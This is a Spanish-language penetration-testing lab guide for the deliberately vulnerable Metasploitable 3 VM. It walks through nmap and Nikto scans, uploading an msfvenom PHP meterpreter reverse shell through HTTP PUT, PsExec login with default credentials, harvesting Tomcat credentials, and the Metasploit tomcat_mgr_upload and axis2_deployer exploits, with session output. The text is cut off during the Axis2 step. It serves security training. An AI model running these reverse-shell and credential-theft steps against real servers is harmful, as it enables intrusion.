METASPLOITABLE 3

Laboratorios de Practica

Ejercicios de explotación de vulnerabilidades para Metasploitable 3

Juan Oliva

@jroliva

Security Consultant / Technical Writer at SILCOM

jroliva@gmail.com / joliva@silcom.com.pe

Marzo 2018

V1.0

1. Introducción

El objetivo del presente documento es proporcionar una guía práctica para desarrollar la explotación de vulnerabilidades en Metasploitable 3 desde la perspectiva de un Pentester / Ethical Hacker.

La misma representa una recopilación de diversos tutoriales escritos y en video, los cuales han sido probados y modificados tratando de aplicar una metodología sencilla y que sobre todo provea un marco de referencia para la evaluación de vulnerabilidades.

Acerca de Metasploitable
Es una máquina virtual desarrollada por la empresa Rapid7 (www.rapid7.com) que permite explotar vulnerabilidades utilizando Metasploit Framework. La misma es utilizada para una diversidad de propósitos; como entrenamientos para la explotación de red, desarrollo de exploits, evaluación de software, entre otros propósitos en el marco de la seguridad informática.

Todas las instrucciones del presente material fueron realizadas con Kali Linux y con la instalación de Metasploit3 realizada en este enlace:

https://jroliva.net/2018/01/21/instalacion-metasploitable3/

Juan Oliva
@jroliva

Índice de Contenidos

2. Explotación de verbos innecesarios en servidor Web APACHE


Escanear la IP objetivo para conocer los puertos abiertos para ejecutar servicios.

nmap -p8585 -sV 172.16.3.122


El resultado sería el siguiente:

```
root@kali:~#
root@kali:~# nmap -p8585 -sV 172.16.3.122

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-22 10:26 -05
Nmap scan report for 172.16.3.122
Host is up (0.00026s latency).

PORT     STATE SERVICE VERSION
8585/tcp open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
MAC Address: 08:00:27:BB:FC:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
root@kali:~#
```

Verificando el puerto 8585 nos damos cuenta que es una interface de WAMP



Revisando la página se puede encontrar que existe un enlace interesante que dice “uploads”




Puesto que que en Nmap no hemos configurado los scripts de explotación para servidores Web, , ahora escanearemos de nuevo la IP objetivo utilizando NIKTO con el puerto abierto para cargar el directorio, por lo tanto, ejecutaremos el siguiente comando en la terminal

Nikto -h http://172.16.3.122:8585/uploads/

```
satellite nikto-2.1.5 # perl nikto.pl -h http://172.16.3.122:8585/uploads/
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          172.16.3.122
+ Target Hostname:    172.16.3.122
+ Target Port:        8585
+ Start Time:         2018-03-19 11:16:51 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ OSVDB-3268: /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.3.10 appears to be outdated (current is at least 5.4.4)
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Server leaks inodes via ETags, header found with file /uploads/nikto-test-KQD9elB1.html, inode: 0xW/600000001b803, size: 0x16, mtime: 0x567c649221d40
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ OSVDB-5737: WebLogic may reveal its internal IP or hostname in the Location header. The value is "http://localhost:8585/uploads./".
+ Retrieved ms-author-via header: DAV
+ Retrieved dav header: 1,2
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, DELETE, TRACE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UNLOCK
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (COPY PROPPATCH LOCK PROPFIND UNLOCK listed as allowed)
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /uploads/./: Directory indexing found.
+ OSVDB-3268: /uploads/?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /uploads/?mod=some_thing&op=browse: Directory indexing found.
+ /uploads/./: Appending '/./' to a directory allows indexing
```

NIKTO muestra que en el directorio upload el método HTTP PUT permite al cliente guardar archivos en el servidor web, lo que significa que puedo cargar un archivo en el servidor y esta etapa podría ser parte del ataque cargando un archivo malicioso como puerta trasera en el servidor web.


Para poder desarrollar este ataque, es necesario Instalar el complemento “poster” en Firefox/chrome. Este complemento, puede realizar una solicitud HTTP con parámetros como: GET, POST, PUT and DELETE.




Ahora es necesario preparar el archivo que se subirá al servidor, el cual el ser ejecutado nos brindara una Shell reversa, esto lo realizaremos con msfvenom.

msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.3.114 lport=4444 -f raw


Copiar el código desde <? Php hasta die () luego guardar en un archivo con la extensión .php. Por ejemplo guardar el archivo como shel.php y luego buscar este archivo a través de poster para cargarlo con el método PUT en el servidor web como se muestra a continuación.



Abrir poster luego explore el archivo que va a cargar (shel.php) y haga clic en la opción PONER. Esta exploración te mostrará que PUT está permitido, lo que significa que puedes subir a través de él.




Ahora prora ver que el archivo está cargado (como en nuestro caso el archivo es shel.php)



Ahora será necesario iniciar un multi/handler desde metasploit de la siguiente forma.

msfconsole
use multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 172.16.3.114
set lport 4444
exploit

Luego será necesario hacer clic sobre el archivo subido el cual generara una conexión reversa de la siguiente forma:



De esta forma concluye este ejercicio.

3. Explotación de servicio TOMCAT con SMB


Escanear la IP objetivo para conocer los puertos abiertos para ejecutar servicios.

nmap -sV -p8282 172.16.3.122

El resultado sería el siguiente:

```
root@kali:~#
root@kali:~# nmap -sV -p8282 172.16.3.122

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-19 12:26 -05
Nmap scan report for 172.16.3.122
Host is up (0.00048s latency).

PORT     STATE SERVICE VERSION
8282/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BB:FC:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
root@kali:~#
```

Verificando el puerto 8282 nos damos cuenta que es una interface por defecto de TOMCAT



Ahora vamos a iniciar sesión con el programa psexec utilizando el puerto smb 445


Psexec.exe es un software que nos ayuda a acceder a otras computadoras en una red. Este software nos lleva directamente al shell de la PC remota con la ventaja de no hacer nada manualmente. Descargue este software desde:

http://download.sysinternals.com/files/PSTools.zip.

Descomprimir el archivo una vez descargado. Luego desde un sistema operativo Windows ejecutar el entorno de comandos o CMD y escribir:

```
PsExec.exe \\172.16.3.122 -u vagrant -p vagrant cmd
```


Al ejecutar veremos que hemos obtenido acceso al sistema de archivos del servidor.



Como tenemos conocimiento de la existencia de TOMCAT, es posible recuperar las credenciales del archivo tomcat-users.xml, ubicado en:

```
cd c:\program files\apache software foundation\tomcat\apache-tomcat-8.0.33\conf
type tomcat-users.xml
```

Luego se puede obtener la credencial del usuario de TOMCAT . Ahora usar esta credencial para atacar usando METASPLOIT.



Ahora es necesario iniciar METASPLOIT luego será necesario cargar el modulo “tomat_mgr_upload” para el ataque de TOMCAT.

Este módulo se puede usar para ejecutar un payload en el servidor Apache Tomcat que tiene la aplicación expuesta "manager". El payload se carga como un archivo WAR que contiene una aplicación jsp utilizando una solicitud POST contra el componente /manager/html/upload.

```
use exploit/multi/http/tomcat_mgr_upload
set rhost 172.16.3.122
set rport 8282
set HttpUsername sploit
set HttpPassword sploit
exploit
```

```
msf >
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 172.16.3.122
rhost => 172.16.3.122
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8282
rport => 8282
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername sploit
HttpUsername => sploit
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword sploit
HttpPassword => sploit
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 172.16.3.120:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying LeEXT4nsNakshP2eScZRm3yakH...
[*] Executing LeEXT4nsNakshP2eScZRm3yakH...
[*] Undeploying LeEXT4nsNakshP2eScZRm3yakH ...
[*] Sending stage (53859 bytes) to 172.16.3.122
[*] Meterpreter session 1 opened (172.16.3.120:4444 -> 172.16.3.122:49441) at 2018-03-21 13:08:22 -0500

meterpreter > sysinfo
Computer    : metasploitable3
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter >
meterpreter >
meterpreter >
```

Ahora ejecutar el módulo inicia sesión en una instancia del Módulo de administración web de Axis2 utilizando un usuario y contraseña específico, esto carga y ejecuta comandos mediante la implementación de un servicio web malicioso haciendo el uso de SOAP.

use exploit/multi/http/axis2_deployer
set rhost 172.16.3.122
set rport 8282
exploit

```
msf exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/axis2_deployer
msf exploit(multi/http/axis2_deployer) > set rhost 172.16.3.122
rhost => 172.16.3.122
msf exploit(multi/http/axis2_deployer) > set rport 8282
rport => 8282
